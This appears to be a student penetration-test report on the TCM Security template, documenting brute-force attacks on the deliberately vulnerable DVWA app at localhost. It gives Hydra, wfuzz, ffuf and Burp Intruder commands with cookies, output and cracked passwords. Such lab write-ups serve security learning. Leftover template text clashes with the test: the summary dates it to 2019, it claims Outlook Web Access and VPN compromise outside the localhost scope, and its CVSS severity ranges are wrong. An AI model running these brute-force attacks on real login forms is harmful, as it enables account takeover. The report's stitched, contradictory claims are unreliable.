Demo Company
Security Assessment Findings Report

Ath Thahir Muhammad Isa Rahmatullah
5025231181

Date: Sep 19th, 2024
Project: 897-19
Version 1.0

Table of Contents

Confidentiality Statement

This document is the exclusive property of Demo Company (DC) and TCM Security (TCMS). This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both DC and TCMS.

TCMS may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. TCMS prioritized the assessment to identify the weakest security controls an attacker would exploit. TCMS recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

Contact Information


Name	Title	Contact Information
Demo Company		
DVWA	Damn Vulnerable Web Application	
TCM Security		
Ath Thahir Muhammad Isa Rahmatullah	Lead Penetration Tester	Office: 085331238980 Email: atha2dj@gmail.com

Assessment Overview

From Sep 13th, 2024 to Sep 19th, 2024, DC engaged TCMS to evaluate the security posture of its infrastructure compared to current industry best practices that included an external penetration test. All testing performed is based on the NIST *SP 800-115 Technical Guide to Information Security Testing and Assessment, OWASP Testing Guide (v4), and customized testing frameworks*.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



Assessment Components

External Penetration Test

An external penetration test emulates the role of an attacker attempting to gain access to an internal network without internal resources or inside knowledge. A TCMS engineer attempts to gather sensitive information through open-source intelligence (OSINT), including employee information, historical breached passwords, and more that can be leveraged against external systems to gain internal network access. The engineer also performs scanning and enumeration to identify potential vulnerabilities in hopes of exploitation.

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	4.0-5.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	3.0-3.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	2.0-2.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-1.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Scope

Assessment	Details
External Penetration Test	127.0.0.1 with localhost/ 80:80 port

- Full scope information provided in “Demo Company-867-19 Full Findings.xslx”

Scope Exclusions

Per client request, TCMS did not perform any Denial of Service attacks during testing.

Client Allowances

DC did not provide any allowances to assist the testing.

Executive Summary

TCMS evaluated DC's external security posture through an external network penetration test from May 20th, 2019 to May 29th, 2019. By leveraging a series of attacks, TCMS found critical level vulnerabilities that allowed full internal network access to the DC headquarter office. It is highly recommended that DC address these vulnerabilities as soon as possible as the vulnerabilities are easily found through basic reconnaissance and exploitable without much effort.

Attack Summary

The following table describes how TCMS gained internal network access, step by step:

Step	Action	Recommendation
1	Brute Force Gain access to break into various accounts through brute force methods	Low: rate limiting, reCAPTCHA. Medium: temporary blocking. High: stricter rate limiting, 2FA, encryption.
2	Command Injection Able to access user data using the command injection method by pinging someone's localhost IP	Low: Input Validation, Escape special characters (;, |, &&, and &) Medium: whitelist, prevent input bypass High: disables the function to execute the system on the server.
3	SQL Injection Perform SQL attack using username input by applying some SQL commands to get detailed information regarding username and password	Low: Input validation, Escape special characters such as ', –, and ;. Medium: Whitelist input, prevent input bypass with strict filtering. High: Use prepared statements, avoid dynamic SQL.
4	SQL Injection Blind Perform a (blind) SQL attack using username input by applying several SQL commands to detailed information of someone's username and id	Low: Input validation, escape special characters (', –, ;). Medium: Whitelist input, prevent input bypass, hide response server. High: Prepared statements, avoid dynamic SQL, limit database access.
5	Cross Site Request Forgery allows an attacker to force a logged in user to perform undesired actions by exploiting a valid user session.	Low: CSRF token on form. Medium: Verify reference header.
6	File Inclusion allows attackers to load unauthorized files into web applications, which could be used to gain access to sensitive files or execute malicious code.	Low: Validate and sanitize invalid input files. Medium: whitelist file names or paths, prevent bypass by filtering input. High: Use absolute paths, implement access control to files.

7	File Upload can be a security risk if a user or attacker can upload malicious files that can execute or access sensitive files on the server.	Low: Validate file type and file size.
8	Javascript potentially a security threat if malicious scripts could be injected or executed on the client side.	Low: Validate and escape input to prevent script injection. Medium: limit allowed script sources. High: strict sanitization input, avoid script execution from untrusted sources.
9	XSS Stored Occurs when data containing malicious scripts is stored on a server (e.g. in a database) and then served to other users without adequate sanitation.	Low: Input validation, escape special characters (<, >, &, ', ").
10	XSS Reflected Occurs when malicious script is inserted into a URL or query parameter and is directly reflected in the response without validation or sanitization.	Low: Validate and escape input from URLs and query parameters.
11	XSS DOM Occurs when malicious script is injected into the DOM of a web page via JavaScript manipulation, without involving the server.	Low: Validation and sanitization of input in DOM manipulation.

Security Strengths

SIEM alerts of vulnerability scans

During the assessment, the DC security team alerted TCMS engineers of detected vulnerability scanning against their systems. The team was successfully able to identify the TCMS engineer's attacker IP address within minutes of scanning and was capable of blacklisting TCMS from further scanning actions.

Security Weaknesses

Missing Multi-Factor Authentication

TCMS leveraged multiple attacks against DC login forms using valid credentials harvested through open-source intelligence. Successful logins included employee e-mail accounts through Outlook Web Access and internal access via Active Directory login on the VPN. The use of multi-factor authentication would have prevented full access and required TCMS to utilize additional attack methods to gain internal network access.

Weak Password Policy


TCMS successfully performed password guessing attacks against DC login forms, providing internal network access. A predictable password format of Summer2018! (season + year + special character) was attempted and successful.

Unrestricted Logon Attempts

During the assessment, TCMS performed multiple brute-force attacks against login forms found on the external network. For all logins, unlimited attempts were allowed, which permitted an eventual successful login on the Outlook Web Access application.

Vulnerabilities by Impact

The following chart illustrates the vulnerabilities found by impact:



Critical: 3 vulnerabilities

- SQL Injection (Blind)
- Command Injection
- File Upload

High: 4 vulnerabilities

- SQL Injection
- CSRF
- File Inclusion
- XSS Stored

Medium: 4 vulnerabilities

- CSRF
- XSS Reflected
- JavaScript
- File Inclusion (when not completely avoided or validated)

Low: 3 vulnerabilities

- Brute Force
- XSS DOM
- File Upload (when proper file validation is applied)


External Penetration Test Findings

Insufficient Lockout Policy – Outlook Web App (Critical)

Description:	DC allowed unlimited logon attempts against their Outlook Web App (OWA) services. This configuration allowed brute force and password guessing attacks in which TCMS used to gain access to DC's internal network.
Impact:	Critical
System:	192.168.0.5
References:	NIST SP800-53r4 AC-17 - Remote Access NIST SP800-53r4 AC-7(1) - Unsuccessful Logon Attempts |Automatic Account Lock

Exploitation Proof of Concept

- Brute Force (**Low**)
  - Hydra :




```
┌──(atta㉿kali)-[~/Desktop]
└─$ hydra -l admin -P 500-worst-passwords.txt 127.0.0.1 http-get-form "/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:Username and/or password incorrect." -m "Cookie: PHPSESSID=3vee3ht1rs2n3mgr5b2jnqo60h; securit
y=low"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-18 18:04:35
[DATA] max 16 tasks per 1 server, overall 16 tasks, 499 login tries (l:1/p:499), ~32 tries per task
[DATA] attacking http-get-form://127.0.0.1:80/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:Username and/or password incorrect.
[80][http-get-form] host: 127.0.0.1   login: admin   password: 123456
[80][http-get-form] host: 127.0.0.1   login: admin   password: 1234
[80][http-get-form] host: 127.0.0.1   login: admin   password: pussy
[80][http-get-form] host: 127.0.0.1   login: admin   password: password
[80][http-get-form] host: 127.0.0.1   login: admin   password: dragon
[80][http-get-form] host: 127.0.0.1   login: admin   password: 12345
[80][http-get-form] host: 127.0.0.1   login: admin   password: shadow
[80][http-get-form] host: 127.0.0.1   login: admin   password: 12345678
[80][http-get-form] host: 127.0.0.1   login: admin   password: 696969
[80][http-get-form] host: 127.0.0.1   login: admin   password: qwerty
[80][http-get-form] host: 127.0.0.1   login: admin   password: mustang
[80][http-get-form] host: 127.0.0.1   login: admin   password: baseball
[80][http-get-form] host: 127.0.0.1   login: admin   password: football
[80][http-get-form] host: 127.0.0.1   login: admin   password: letmein
[80][http-get-form] host: 127.0.0.1   login: admin   password: master
[80][http-get-form] host: 127.0.0.1   login: admin   password: michael
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-18 18:04:36
```

Payload exploit:

hydra -l admin -P 500-worst-passwords.txt 127.0.0.1 http-get-form "/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:Username and/or password incorrect." -m "Cookie:PHPSESSID=3vee3ht1rs2n3mgr5b2jnqo60h; security=low"

- Wfuzz :




```
┌──(atta㉿kali)-[~/Desktop]
└─$ wfuzz --hs "incorrect" -c -z file,500-worst-passwords.txt -b 'security=low; PHPSESSID=lfqi1rkb0shecgqg7h9t6irpj1' --hh 0 'http://127.0.0.1/dvwa/vulnerabilities/brute/index.php?username=admin&password=FUZZ&Login=Login'
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://127.0.0.1/dvwa/vulnerabilities/brute/index.php?username=admin&password=FUZZ&Login=Login
Total requests: 499

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000002:   200        109 L    256 W      4335 Ch     "password"

Total time: 0
Processed Requests: 499
Filtered Requests: 498
Requests/sec.: 0
```

Payload exploit:

wfuzz –hs "incorrect" -c -z file,500-worst-passwords.txt -b 'security=low; PHPSESSID=3vee3ht1rs2n3mgr5b2jnqo60h' –hh 0 'http://127.0.0.1/dvwa/vulnerabilities/brute/index.php?username=admin&password=FUZZ&Login=Login'

- Ffuf




```
┌──(atta㉿kali)-[~/Desktop]
└─$ ffuf -w 500-worst-passwords.txt -b 'security=low; PHPSESSID=1t1632e49prtdl0tkfua31h2ia' -u 'http://127.0.0.1/dvwa/vulnerabilities/brute/index.php?username=admin&password=FUZZ&Login=Login' -fr 'incorrect' -fc 302

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://127.0.0.1/dvwa/vulnerabilities/brute/index.php?username=admin&password=FUZZ&Login=Login
 :: Wordlist         : FUZZ: /home/atta/Desktop/500-worst-passwords.txt
 :: Header           : Cookie: security=low; PHPSESSID=1t1632e49prtdl0tkfua31h2ia
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 302
 :: Filter           : Regexp: incorrect
________________________________________________

password                [Status: 200, Size: 4335, Words: 179, Lines: 110, Duration: 4210ms]
:: Progress: [499/499] :: Job [1/1] :: 57 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
```

Payload exploit:

ffuf -w 500-worst-passwords.txt -b 'security=low; PHPSESSID=1t1632e49prtdl0tkfua31h2ia' -u 'http://127.0.0.1/dvwa/vulnerabilities/brute/index.php?username=admin&password=FUZZ&Login=Login' -fr 'incorrect' -fc 302


- Burp



Request	Payload	Status code	Response received	Error	Timeout	Length	incorrect	welcome	Comment
0		200	4			4620	1		
1	123456	200	2			4620	1		
2	password	200	2			4663		1	
3	12345678	200	2			4620	1		
4	1234	200	4			4620	1		
5	pussy	200	2			4619	1		
6	12345	200	3			4619	1		
7	dragon	200	4			4620	1		
8	qwerty	200	3			4620	1		
9	696969	200	3			4620	1		
10	mustang	200	2			4620	1		
11	letmein	200	3			4620	1		
12	baseball	200	4			4620	1		
13	master	200	3			4620	1		
14	michael	200	4			4620	1		
15	football	200	3			4620	1		
16	shadow	200	3			4620	1		
17	monkey	200	3			4620	1		
18	abc123	200	3			4620	1		
19	pass	200	3			4620	1		
20	fuckme	200	2			4620	1		
21	6969	200	3			4620	1		
22	jordan	200	2			4620	1		
23	harley	200	2			4620	1		
24	ranger	200	2			4620	1		
25	iwantu	200	3			4620	1		
26	jennifer	200	3			4620	1		
27	hunter	200	2			4620	1		
28	fuck	200	3			4620	1		

```
GET /dvwa/vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
```

Payload exploit:



#	Host	Method	URL	Params	Edited	Status co
4	http://127.0.0.1	GET	/dvwa/vulnerabilities/brute/?username...	✓		200

```
GET /dvwa/vulnerabilities/brute/?username=admin&password=a&Login=Login HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xm                         */*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://127.0.0.1/dvwa/vulnerabilities
Cookie: PHPSESSID=1t1632e49prtdl0tkfua31h2ia;
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

Send to intruder,

At position tab give the password = §aaa§

Attack type sniper

Load the seclist on the payload simple list


(e.g. 500-worst-password.txt)

At settings tab we can add incorrect and welcome grep match to give flag

Go back to position tab and click start attack

- Brute Force (**Medium**)


  - Burp



Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	incorrect	welcome	Comment
16	admin	password	200	2			4672		1	
20	smithy	password	200	12			4674		1	
0			200	2003			4629	1		
1	admin	123	200	2004			4629	1		
2	1337	123	200	2005			4629	1		
3	gordonb	123	200	2007			4629	1		
4	pablo	123	200	2005			4629	1		
5	smithy	123	200	2003			4629	1		
6	admin	1234	200	2005			4629	1		
7	1337	1234	200	2005			4629	1		
8	gordonb	1234	200	2005			4629	1		
9	pablo	1234	200	2003			4629	1		
10	smithy	1234	200	2003			4629	1		
11	admin	12345	200	2003			4629	1		
12	1337	12345	200	2006			4629	1		
13	gordonb	12345	200	2004			4629	1		
14	pablo	12345	200	2005			4629	1		
15	smithy	12345	200	2003			4629	1		
17	1337	password	200	2013			4629	1		
18	gordonb	password	200	2002			4629	1		
19	pablo	password	200	2004			4629	1		
21	admin	pass	200	2003			4629	1		
22	1337	pass	200	2004			4629	1		
23	gordonb	pass	200	2013			4629	1		
24	pablo	pass	200	2003			4629	1		
25	smithy	pass	200	2003			4629	1		
26	admin	bomb	200	2012			4629	1		
27	1337	bomb	200	2006			4629	1		
28	gordonb	bomb	200	2003			4629	1		

```
GET /dvwa/vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
```

Payload exploit:



Choose an attack type

Attack type: Cluster bomb

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://127.0.0.1

```
GET /dvwa/vulnerabilities/brute/?username=§admin§&password=§a§&Login=Login HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://127.0.0.1/dvwa/vulnerabilities/brute/?username=admin&password=b&Login=Login
Cookie: PHPSESSID=1t1632e49prtdl0tkfua31h2ia; security=medium
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

Send to intruder,

At position tab give the username = §admin§ and password = §aaa§

Attack type clusterbomb

Load the seclist on the payload 1 and 2 simple list

